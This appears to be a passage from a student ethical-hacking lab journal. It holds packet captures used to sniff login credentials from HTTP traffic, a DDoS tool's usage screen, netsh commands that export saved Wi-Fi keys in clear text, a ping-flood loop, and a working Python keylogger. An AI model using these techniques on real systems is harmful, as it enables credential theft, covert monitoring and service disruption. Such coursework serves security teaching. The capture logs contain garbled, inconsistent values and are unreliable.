9638	549.642247 192.168.0.101	23.202.165.113		TCP	55	[TCP Keep-Alive] 56741 > http [ACK] Seq=3629 Ack=125 Win=17300 Len=1 (reassemble error, protocol TCP: New fragment overlaps old)
9640	550.121212 192.168.0.101	192.168.1.101		TCP	66	[TCP Keep-Alive ACK] http [ACK] Seq=125 Ack=3930 Win=23328 Len=0 SLE=3629 SRE=3630
9641	550.338666 192.168.0.101	192.168.1.101		TCP	55	[TCP Keep-Alive ACK] http [ACK] Seq=2285 Ack=517 Win=16684 Len=1
9641	550.566168 192.168.0.101	95.101.129.104		TCP	55	[TCP Keep-Alive] 56742 > http [ACK] Seq=65 Ack=179 Win=17244 Len=1
9642	550.645582 192.168.0.101	82.163.143.169		DNS	70	Standard query 0x9f96 - A google.com
9643	550.752155 95.101.129.104	192.168.0.101		TCP	66	[TCP Keep-Alive ACK] http > 56743 [ACK] Seq=179 Ack=766 Win=0 SLE=65 SRE=766
9644	550.757327 192.168.0.101	190.93.253.58		TCP	54	56664 > http [FIN, ACK] Seq=1855 Ack=1865 Win=16636 Len=0
9645	550.758204 192.168.0.101	144.76.39.8		TCP	54	56796 > http [FIN, ACK] Seq=345 Ack=559 Win=16868 Len=0
9646	550.763739 173.194.32.217	192.168.0.101		TCP	66	[TCP Keep-Alive ACK] http > 56618 [ACK] Seq=517 Ack=2786 Win=47488 Len=0 SLE=285 SRE=286
9648	550.820000 192.168.0.101	192.168.1.101		DNS	248	Standard query response 0x9f96 - A 173.194.46.68 A 173.194.46.64 A 173.194.46.65 A 173.194.46.67 A 173.194.46.69
9649	550.900800 144.76.39.8	192.168.0.101		TCP	54	http > 56796 [ACK] Seq=345 Ack=346 Win=30336 Len=0
9650	551.239413 192.168.0.101	192.168.0.255		NBNS	92	Name query NB AJEET-PC-1<
9651	551.447136 192.168.0.101	255.255.255.255		UDP	132	Source port: 50636 Destination port: 10505
9652	551.471204 192.168.0.101	95.101.129.56		TCP	55	[TCP Keep-Alive] 56604 > http [ACK] Seq=1002 Ack=506 Win=16916 Len=1
9653	551.996267 192.168.0.101	192.168.0.255		NBNS	92	Name query NB AJEET-PC-1<
9654	552.747283 192.168.0.101	192.168.0.255		NBNS	92	Name query NB AJEET-PC-1<
9655	552.846017 95.101.129.56	192.168.0.101		TCP	66	[TCP Keep-Alive ACK] http > 56604 [ACK] Seq=506 Ack=1003 Win=16768 Len=0 SLE=1002 SRE=1003
9656	553.194617 192.168.0.101	173.194.46.71		TCP	55	[TCP Keep-Alive] 36275 > https [ACK] Seq=1946 Ack=4868 Win=4280 Len=1
9657	553.568913 192.168.0.101	192.168.0.101		TCP	66	[TCP Keep-Alive ACK] http > 56604 [ACK] Seq=506 Ack=11947 Win=705 Len=0 SLE=13946 SRE=13947
9659	555.591968 192.168.0.101	255.255.255.255		UDP	132	Source port: 50640 Destination port: 10505
9660	556.287397 216.58.210.67	192.168.0.101		TCP	54	http > 56525 [FIN, ACK] Seq=501 Ack=1239 Win=45440 Len=0
9661	556.287473 192.168.0.101	216.58.210.67		TCP	54	56525 > http [ACK] Seq=1239 Ack=502 Win=16660 Len=0
9662	557.634529 192.168.0.101	255.255.255.255		UDP	132	Source port: 50642 Destination port: 10505
9663	558.29098 192.168.0.101	206.19.49.154		TCP	55	[TCP Keep-Alive] 56527 > http [ACK] Seq=1320 Ack=25709 Win=16800 Len=1
9664	558.498914 206.19.49.154	192.168.0.101		TCP	54	[TCP Keep-Alive ACK] http > 56527 [ACK] Seq=25709 Ack=1321 Win=5520 Len=0
9665	558.650688 173.236.30.250	192.168.0.101		TCP	54	http > 56795 [FIN, ACK] Seq=5827 Ack=2357 Win=20224 Len=0
9666	558.651000 192.168.0.101	173.236.30.250		TCP	54	56795 > http [ACK] Seq=2357 Ack=5828 Win=17032 Len=0
9667	559.420000 192.168.0.101	173.194.46.77		TCP	54	[TCP Keep-Alive] 56528 > http [ACK] Seq=500 Ack=941 Win=16508 Len=1
9668	559.490385 173.194.46.77	192.168.0.103		TCP	66	[TCP Keep-Alive ACK] http > 56511 [ACK] Seq=500 Ack=301 Win=44032 Len=0 SLE=500 SRE=501
9669	559.652731 192.168.0.101	255.255.255.255		UDP	132	Source port: 50644 Destination port: 10505

Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0  
 Ethernet II, Src: TP-Link\_T\_1f:8:abcd (0:4a:0:1f:8:a:cd), Dst: D-LinkIn\_R3187:9c (0:c5:54:82:87:9c)  
 Internet Protocol Version 4, Src: 192.168.0.101, Dst: 173.194.46.78 (173.194.46.78)  
 Transmission Control Protocol, Src Port: 56160 (56160), Dst Port: https (443), Seq: 1, Ack: 1, Len: 0

File: "C:\Users\Ajeet\AppData\Local\Temp...\Packets: 9669 - Displayed: 9669 (100.0%) - Dropped: 0 (0.0%)

Step 5: Open a website in a new window and enter the user id and password. Register if needed.

### Sign Up for gogoNET

Create a new account...

Business Email Address  
ajeetsngh480@gmail.com

Password  
\*\*\*\*\*

Retype Password  
\*\*\*\*\*

What is the "I" in IoT? What is this word?  
Internet



Privacy & Terms

Already a member? Click here to sign in.

Create a new account...


About gogoNET

...and 120849 more

Community, training and services for IT professionals deploying IPv6 and the Internet of Things. Join to get free v6 connectivity.

## Step 6: Enter the credentials and then sign in.

**Sign In to gogoNET**

New? Click here to join

**Business Email Address**  
ajeetsngh480@gmail.com

**Password**  
\*\*\*\*\*

**Sign In**

[Forgot your password?](#)

**...Or sign in with one of these:**

Facebook Twitter  
 YAHOO! LinkedIn  
 Windows Live ID

**About gogoNET**

...and 120851 more

Community, training and services for IT professionals deploying IPv6 and the Internet of Things. Join to get free v6 connectivity.

## Step 7: The wireshark tool will keep recording the packets.

Wireless Network Connection [Wireshark 1.10.8 (v1.10.8-2-g52a54 from master-110)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internets Help

Filter: Expression: Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
918	23.8040140	82.166.201.211	192.168.0.101	HTTP	1356	HTTP/1.1 200 OK [JPEG JFIF image]
919	23.8459640	192.168.0.101	190.93.252.58	TCP	66	57994 > http [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
920	23.8614280	190.93.252.58	192.168.0.101	TCP	66	http > 57992 [SYN, ACK] Seq=0 Ack=1 win=29200 Len=0 MSS=1452 SACK_PERM=1 WS=1024
921	23.8615310	192.168.0.101	190.93.252.58	TCP	54	57992 > http [ACK] Seq=1 Ack=1 win=17424 Len=0
922	23.8615310	190.93.252.58	192.168.0.101	HTTP	66	GET /nghttp2/1.3.0/Windows-10.0.19041.925.58 HTTP/1.1
923	23.9112510	190.93.252.58	192.168.0.101	TCP	54	57992 > http [SYN, ACK] Seq=0 Ack=1 win=29200 Len=0 MSS=1452 SACK_PERM=1 WS=1024
924	23.9113490	192.168.0.101	190.93.252.58	TCP	54	57994 > http [ACK] Seq=1 Ack=1 win=17424 Len=0
925	23.9280400	190.93.252.58	192.168.0.101	TCP	54	http > 57992 [ACK] Seq=1 Ack=1 win=30720 Len=0
926	23.9404200	190.93.252.58	192.168.0.101	TCP	1506	[TCP Previous segment not captured] [TCP segment of a reassembled PDU]
927	23.9404200	190.93.252.58	192.168.0.101	TCP	66	[TCP Dup ACK] Seq=504 Ack=2904 Win=17424 Len=0 SLE=1453 SRE=2905
928	23.9436360	192.168.0.101	82.166.201.208	HTTP	54	57992 > http [ACK] Seq=504 Ack=2904 Win=17424 Len=0 SLE=1453 SRE=2905
929	23.9516740	190.93.252.58	192.168.0.101	TCP	1506	[TCP Retransmission] [TCP segment of a reassembled PDU]
930	23.9517670	192.168.0.101	190.93.252.58	TCP	54	57992 > http [ACK] Seq=504 Ack=2905 win=17424 Len=0
931	23.9518470	190.93.252.58	192.168.0.101	HTTP	1506	Continuation or non-HTTP traffic
932	23.9519270	190.93.252.58	192.168.0.101	HTTP	54	57992 > http [ACK] Seq=504 Ack=2905 win=17424 Len=0
933	23.9531190	192.168.0.101	190.93.252.58	TCP	54	57992 > http [ACK] Seq=504 Ack=2908 Win=17424 Len=0
934	23.9531970	190.93.252.58	192.168.0.101	HTTP	1506	Continuation or non-HTTP traffic
935	23.9667080	190.93.252.58	192.168.0.101	HTTP	54	57992 > http [ACK] Seq=504 Ack=2908 Win=17424 Len=0
936	23.9667780	192.168.0.101	190.93.252.58	TCP	54	57992 > http [ACK] Seq=504 Ack=8713 Win=17424 Len=0
937	23.9667780	192.168.0.101	192.168.0.101	HTTP	460	46 Continuation or non-HTTP traffic
938	24.8666720	192.168.0.101	82.166.201.211	TCP	54	57950 > http [ACK] Seq=514 Ack=163725 Win=163725 Len=0
939	24.9549040	82.166.201.211	192.168.0.101	TCP	1356	[TCP Retransmission] [TCP segment of a reassembled PDU]
940	24.9549570	192.168.0.101	82.166.201.211	TCP	66	[TCP Dup ACK] Seq=518817 Win=19968 Len=1302 [Reassembly error, protocol TCP: New Fragment]
941	24.9571794	54.225.185.155	192.168.0.101	TCP	66	http > 57936 [ACK] Seq=1 Ack=1 win=14600 Len=0 MSS=1452 SACK_PERM=1 WS=256
942	24.9581630	192.168.0.101	54.225.185.155	HTTP	567	/pop57c=02CUCB8dVd3JLmDv282LmB5860netjJwNC03NDK0MD1yNj06&a=1&ch=&subId=g-74940226-6c25801fc9c742fba03ff6a3e9bafe-&
944	24.1341980	54.225.185.155	192.168.0.101	HTTP	66	http > 57993 [SYN, ACK] Seq=0 Ack=1 win=14600 Len=0 MSS=1452 SACK_PERM=1 WS=256
945	24.1343120	192.168.0.101	54.225.185.155	TCP	54	57993 > http [ACK] Seq=1 Ack=1 win=17424 Len=0
946	24.2196710	192.168.0.101	190.93.252.58	TCP	54	57992 > http [ACK] Seq=504 Ack=9145 Win=16992 Len=0
947	24.2196710	192.168.0.101	192.168.0.101	HTTP	54	57992 > http [ACK] Seq=504 Ack=9145 Win=16992 Len=0
948	24.2733800	192.168.0.101	82.166.201.176	TCP	54	57850 > http [ACK] Seq=2 Ack=2 win=356 Len=0
949	24.3867720	54.225.185.155	192.168.0.101	TCP	54	http > 57991 [ACK] Seq=1 Ack=514 Win=15872 Len=0


Frame 1: 55 bytes on wire (440 bits), 55 bytes captured (440 bits) on interface 0  
Ethernet II, Src: Tp-LinkT\_1f8a:cd (c0:14:a:00:1f:8a:cd), Dst: D-LinkIn\_83:87:9c (0:b:c5:83:87:9c)  
Internet Protocol Version 4, Src: 192.168.0.101 (192.168.0.101), Dst: 23.35.96.48 (23.35.96.48)  
Transmission Control Protocol, Src Port: 57849 (57849), Dst Port: https (443), Seq: 1, Ack: 1, Len: 1  
Secure Sockets Layer

0000 b0 c5 54 83 87 9c c0 4a 00 1f 8a cd 08 00 45 00 :.T....3 .....E.  
0010 00 29 5d 7c 40 00 80 06 64 f2 c0 48 00 65 17 23 .]@... d....e.#  
0020 60 30 e3 f9 01 b9 16 30 62 8d 35 44 40 59 50 10 0.....0 b:\$Y#P  
0030 0f d1 95 32 00 00 00 .....


File: C:\Users\Ajeet\AppData\Local\Temp\wi | Packets: 949 | Displayed: 949 (100.0%) | Dropped: 0 (0.0%)

Profile: Default


## Step 8: Select filter as http to make the search easier and click on apply.




## Step 9: Now stop the tool to stop recording.



## Step 10: Find the post methods for username and passwords.



## Step 11: U will see the email- id and password that you used to log in.



## DOS Using NEMESIS

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0

C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0>NEMESIS.exe
ERROR: Missing argument: host
ERROR: Missing argument: port
ERROR: Missing argument: threads

nemesis.exe - NEMESIS DDos Tool

Usage: nemesis.exe -h <host> -p <port> -t <threads> [-T]

Available commands:

-T, --usetor      Use TOR
-h, --host        Specify a host without http://
-p, --port        Specify webserver port
-t, --threads    Specify number of threads
-?, --help        Shows the help screen.
```

**Conclusion:** Thus, we conclude Use Wireshark sniffer to capture network traffic and analyze.

## PRACTICAL NO. 5

Aim : Execute a command line script to detect all networks scanned and get their profile documents.


### Code:

```
netsh wlan show profile
```

```
netsh wlan export profile folder=C:\ key=clear
```

```
netsh wlan show profile name="yourwifiname"
```

```
key=clear
```



```
Administrator: Command Prompt
C:\WINDOWS\system32>netsh wlan show profile

Profiles on interface Wi-Fi:

Group policy profiles (read only)
-----
<None>

User profiles
-----
All User Profile      : unknown
All User Profile      : Dinesh
All User Profile      : AndroidAP8DE4
All User Profile      : Unknown
All User Profile      : dinesh
All User Profile      : Ion
All User Profile      : Unknown
All User Profile      : AndroidAP
All User Profile      : Lll
All User Profile      : Micromax Bharat 5 Pro
All User Profile      : Rose
All User Profile      : CQAAAPy5naoAPwFFRedmi 5A
All User Profile      : Ak
All User Profile      : B1Gv-UmVkbWk1QQ
All User Profile      : JioNet
All User Profile      : BHSj-dGludfCfmJg
All User Profile      : Bz3F-Q1BIMTgwMQ
All User Profile      : My ASUS
```

Administrator: Command Prompt

```
C:\WINDOWS\system32>netsh wlan export profile folder=C:\ key=clear
Interface profile "unknown" is saved in file "C:\Wi-Fi-unknown.xml" successfully.
Interface profile "Dinesh" is saved in file "C:\Wi-Fi-Dinesh.xml" successfully.
Interface profile "AndroidAP8DE4" is saved in file "C:\Wi-Fi-AndroidAP8DE4.xml" successfully.
Interface profile "Unknown" is saved in file "C:\Wi-Fi-Unknown.xml" successfully.
Interface profile "dinesh" is saved in file "C:\Wi-Fi-dinesh.xml" successfully.
Interface profile "Ion" is saved in file "C:\Wi-Fi-Ion.xml" successfully.
Interface profile "Unknown" is saved in file "C:\Wi-Fi-Unknown.xml" successfully.
Interface profile "AndroidAP" is saved in file "C:\Wi-Fi-AndroidAP.xml" successfully.
Interface profile "Lll" is saved in file "C:\Wi-Fi-Lll.xml" successfully.
Interface profile "Micromax Bharat 5 Pro" is saved in file "C:\Wi-Fi-Micromax Bharat 5 Pro.xml" successfully.
```

**Conclusion:** Thus, we conclude command line script to detect all networks scanned

## PRACTICAL NO. 6

**AIM:** Execute a DOS attack using bat file and on your command prompt.

**Output:**

```
C:\Users\drash\Desktop\DOS>ping 8.8.8.8 -w 1 -n 1

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=161ms TTL=119

Ping statistics for 8.8.8.8:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 161ms, Maximum = 161ms, Average = 161ms

C:\Users\drash\Desktop\DOS>goto :loop

C:\Users\drash\Desktop\DOS>ping 8.8.8.8 -w 1 -n 1

Pinging 8.8.8.8 with 32 bytes of data:
Request timed out.

Ping statistics for 8.8.8.8:
    Packets: Sent = 1, Received = 0, Lost = 1 (100% loss),
C:\Users\drash\Desktop\DOS>goto :loop

C:\Users\drash\Desktop\DOS>ping 8.8.8.8 -w 1 -n 1

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=258ms TTL=119

Ping statistics for 8.8.8.8:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
```

**Conclusion:** Thus, We execute the following command in command prompt successfully


## PRACTICAL NO. 7

**Aim:** -Create a simple keylogger using python

**Code:** -

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s')
# This is from the library
def on_press(key):
    logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
    listener.join()
```

**Output:** -



The screenshot shows a Notepad window titled "keyLog - Notepad". The window contains a list of key presses recorded by a Python keylogger. The log entries are timestamped and show individual characters being typed, along with a few system key events like space and backspace.

Timestamp	Event	Character
2021-03-21 08:25:55,956		't'
2021-03-21 08:25:55,958		'e'
2021-03-21 08:25:56,139		'c'
2021-03-21 08:25:56,637		'h'
2021-03-21 08:25:56,995		'n'
2021-03-21 08:25:57,335		'i'
2021-03-21 08:25:57,912		'c'
2021-03-21 08:25:58,328		'i'
2021-03-21 08:25:58,956		'a'
2021-03-21 08:25:59,369		'n'
2021-03-21 08:25:59,613	Key.space	
2021-03-21 08:26:01,708		'g'
2021-03-21 08:26:02,080		'r'
2021-03-21 08:26:02,997		'o'
2021-03-21 08:26:03,299		'u'
2021-03-21 08:26:03,658		'p'
2021-03-21 08:26:06,236	Key.space	
2021-03-21 08:26:07,090	Key.backspace	

**Conclusion:** Thus, we conclude Create a simple keylogger using python